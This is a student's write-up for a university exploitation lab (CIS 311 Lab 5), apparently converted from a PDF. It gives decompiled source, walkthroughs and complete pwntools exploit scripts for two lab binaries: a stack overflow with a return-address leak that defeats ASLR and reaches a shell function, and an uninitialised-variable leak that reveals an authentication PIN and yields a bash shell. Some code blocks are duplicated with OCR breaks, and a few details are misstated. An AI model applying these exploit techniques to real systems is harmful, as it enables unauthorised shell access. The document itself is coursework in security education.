Alex Smetana

05/11/2023

CIS 311 - Lab05

## Lab 5-1

Make sure you turn it back on for this assignment if you disabled it for lab 3-3. This one is similar to the first example shown in the lecture. No stack cookie to bypass, but ASLR and DEP/NX are both enabled. Can you get it to leak a pointer? Once you know the base address it should be easy. This might be helpful (see `read`):

Source Code:

```
undefined8 main(EVP_PKEY_CTX *param_1)

{
  init(param_1);
  run();
  return 0;
}
```

```
void run(void)

{
  ssize_t sVar1;
  undefined local_18 [16];

  while( true ) {
    printf("PING: ");
    sVar1 = read(0,local_18,0x3d);
    if (sVar1 < 2) break;
    printf("PONG: %s\n",local_18);
  }
  return;
}
```

```
void win(void)

{
  alarm(0);
  execl("/bin/sh","/bin/sh",0);
  return;
}
```

Code Walkthrough:

- **From pwn import *** - Imports pwn tools
- **SECRET=0x1269 + OFFSET=0x13c7 -** Assigns variables to the address to the secret and offset locations.
- **R - process("./lab5-2.bin)** – Builds connection to the bin file by declaring r variable.
- **p.send(b"A"*23+b"\n")** – Sends 23 A inputs to overflow the buffer
- **p.readuntil(b"AAAA\n")** – Allows sent
- **retaddr = u64(p.read(6) + b"\x00\x00")** – Assigns the return address with 6 bytes.
- **baseaddr = retaddr - OFFSET** – Defines variables to calculate the offset address using the variables defined above.
- **secretaddr = baseaddr + SECRET** – Defines variables to calculate the secrete address.
- **p.send(b"A"*23 + p64(secretaddr) + b"\n")** – Sends the payload to overflow the buffer plus the secret address.
- **p.send(b"done\n")** – Sends done to finish program
- **p.interactive()** – Allows user to interact with program. Finishes the code.

Summary:

For this code used the ASLR example in class as a blueprint. During which, I updated the values to calculate the based address and the offset address. With that we were able to calculate the secret address. Afterwards it was very easy to send the payload and finish the code.


However, my ubuntu was having issues with my exploit machine. I was able to make both examples work well locally. If I were to do this with my exploit machine the code would have changed to include the address and port number instead of process(/LabName).

Code Exploit:

```
from pwn import *

SECRET=0x1269
OFFSET=0x13c7

p = process("./lab5-1.bin")
#p = gdb.debug("./1.bin")

p.send(b"A"*23 + b"\n")

p.readuntil(b"AAAA\n")
retaddr = u64(p.read(6) + b"\x00\x00")
baseaddr = retaddr - OFFSET
secretaddr = baseaddr + SECRET

print("Leaked address:
{:16x}".format(retaddr))
print("Base address:
{:16x}".format(baseaddr))
print("Secret address:
{:16x}".format(secretaddr))

p.send(b"A"*23 + p64(secretaddr) + b"\n")
p.send(b"done\n")

p.interactive()
```

```
1 from pwn import *
2
3 SECRET=0x1269
4 OFFSET=0x13c7
5
6 p = process("./lab5-1.bin")
7 #p = gdb.debug("./1.bin")
8
9 p.send(b"A"*23 + b"\n")
10
11 p.readuntil(b"AAAA\n")
12 retaddr = u64(p.read(6) + b"\x00\x00")
13 baseaddr = retaddr - OFFSET
14 secretaddr = baseaddr + SECRET
15
16 print("Leaked address: {:16x}".format(retaddr))
17 print("Base address:   {:16x}".format(baseaddr))
18 print("Secret address: {:16x}".format(secretaddr))
19
20 p.send(b"A"*23 + p64(secretaddr) + b"\n")
21 p.send(b"done\n")
22
23 p.interactive()
24
```

Output Local:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 ./lab5-1.py
[+] Starting local process './lab5-1.bin': pid 47763
Leaked address:     5602029463c7
Base address:       560202945000
Secret address:     560202946269
[*] Switching to interactive mode

PING: PONG: AAAAAAAAAAAAAAAAAAAAAAAAib\x94V
PING: PONG: done
AAAAAAAAAAAAAAAAAAib\x94V
PING: $
```

## Lab 5-2

Unit Variables. Log in with a valid username and PIN code, and this program will give you a shell. The username is easy to identify, but the PIN code is randomly generated, so unless you're really, really lucky you'll never be able to guess it. No buffer overflows here either, so it must be totally secure, right??

Source Code:

```
undefined8 main(EVP_PKEY_CTX *param_1)

{
  init(param_1);
  generate_code();
  configure_username();
  login();
  return 0;
}

void generate_code(void)

{
  int iVar1;

  iVar1 = rand();
  auth_code = (iVar1 + 0x7b) % 10000;
  return;
}


void configure_username(void)

{
  int iVar1;
  char local_18 [16];

  while( true ) {
    printf("Options: (1) Enter username, (2) Confirm username, (3) Done: "
    iVar1 = get_int();
    if (iVar1 == 3) break;
    if (iVar1 < 4) {
      if (iVar1 == 1) {
        printf("Username: ");
        __isoc99_scanf(&DAT_00102069,local_18);
        strncpy(auth_username,local_18,0x10);
      }
      else if (iVar1 == 2) {
        printf("Current username is: %s\n",local_18);
      }
    }
  }
  return;
}
```

```

void login(void)

{
  int iVar1;
  int local_c;

  printf("Logging in as \'%s\'\n",auth_username);
  printf("Enter your authentication code: ");
  __isoc99_scanf(&DAT_001020c1,&local_c);
  iVar1 = strcmp(auth_username,"admin");
  if ((iVar1 == 0) && (local_c == auth_code)) {
    execl("/bin/bash","/bin/bash",0);
  }
  else {
    puts("Access denied");
  }
  return;
}
```

\

When opening up the source code of Lab5-2 a couple of things stand out:

**Generate_code()** – Called too early before the username is declared. If a user chooses to click option #2 then the address will be inversely leaked.

**auth_code = (*iVar _ 0x7b) % 1000** – Used in combination with the rand() function allows for a exploitable program. It will randomly generate a number between 1-1000 which can easily be brute forced with modern computers.

**login()** – Uses a string comparison with the string "admin." Indirectly leaks the username in the source code.

Code Walkthrough:

- **From pwn import *** - Imports pwn tools
- **R - process("./lab5-2.bin)** – Builds connection to the bin file by declaring r variable.
- **r.readuntil() + sendline(2)** – Reads until option shows up and sends sends 2 for second input
- **leak = u64(r.read(6) + b"\x00\x00" )** – reads the leaked code into the leak variable. This is the pin created. Is not intentional but is dipalyed since there is no username entered.
- **x = ("{:16x}".format(leak))** – Assigns the code into a readable format
- **last_char = x[-4:]** – Takes the last 4 characters of the leaked code and assigns it into a last char variable. The last 4 digits are the only numbers that we care about since it contains a hex for the pin
- **PIN = int(last_char, base=16)** – Now we have the pin however it is in a hex format. The code converts the hex code and converts it into a viewable pin as an integer
- **r.sendline("1") +r.readuntil("Username: ") + r.sendline("admin")** – Reads and selects the option to enter a username. Sends admin since it is leaked in the source code above. We found this out by using Ghidra
- **r.readuntil("…") + r.sendline("3")** – Selects the 3rd option allowing you to enter a pin.
- **r.readuntil("Enter your authentication code: ") + r.sendline(str(PIN))** – **Sends the PIN variable defined earlier in the code.**
- **r.interactive()** – Interacts with the program


Summary:

The code appears to be secure, however, has many vulnerabilities. Firstly, the username was leaked in the source code. Next, the random function generates an authentication code that is not reliable and can be easily brute forced with modern computers. However, we were able to exploit the code data is leaked if the username is not entered. With the leaked code we were able to take the address and retrieve the pin. Finally, it's a matter of putting it all together and executing the code.

However, my ubuntu was having issues with my exploit machine. I was able to make both examples work well locally. If I were to do this with my exploit machine the code would have changed to include the address and port number instead of process(/LabName).

Code Exploit:

```
#Import pwn tools
from pwn import *

# Connect to the program
r = process("./lab5-2.bin")

# Wait for the prompt
r.readuntil("Options: (1) Enter
username, (2) Confirm username, (3)
Done:")

# Select Option #2. Option
#2 Contains Leaked Address
r.sendline("2")
r.readuntil("Current username is: ")

#Finds leaked address
#Example code
leak = u64(r.read(6) + b"\x00\x00" )

#Display Leaked Address
x = ("{:16x}".format(leak))
print("Leaked address:" + x)

#Takes last 4 characters of Leaked
address
last_char = x[-4:]
print('Last character : ', last_char)

#Converts last 4 digits from hex to
decimal
PIN = int(last_char, base=16)
```



```python
#Import pwn tools
from pwn import *

# Connect to the program
r = process("./lab5-2.bin")

# Wait for the prompt
r.readuntil("Options: (1) Enter username, (2) Confirm username, (3) Done:")

# Select Option #2. Option
#2 Contains Leaked Address
r.sendline("2")
r.readuntil("Current username is: ")

#Finds leaked address
#Example code
leak = u64(r.read(6) + b"\x00\x00" )

#Display Leaked Address
x = ("{:16x}".format(leak))
print("Leaked address:" + x)

#Takes last 4 characters of Leaked address
last_char = x[-4:]
print('Last character : ', last_char)

#Converts last 4 digits from hex to decimal
PIN = int(last_char, base=16)
print(int(last_char, base=16))

#Selects Username as Admin
r.sendline("1")
r.readuntil("Username: ")
r.sendline("admin")

#Selects Option #3
r.readuntil("Options: (1) Enter username, (2) Confirm username, (3) Done:")
r.sendline("3")

#Sends Conversion
r.readuntil("Enter your authentication code: ")
r.sendline(str(PIN))

#Interaction
r.interactive()
```

```
print(int(last_char, base=16))

#Selects Username as Admin
r.sendline("1")
r.readuntil("Username: ")
r.sendline("admin")

#Selects Option #3
r.readuntil("Options: (1) Enter
username, (2) Confirm username, (3)
Done:")
r.sendline("3")

#Sends Conversion
r.readuntil("Enter your authentication
code: ")
r.sendline(str(PIN))

#Interaction
r.interactive()
```

Output Local: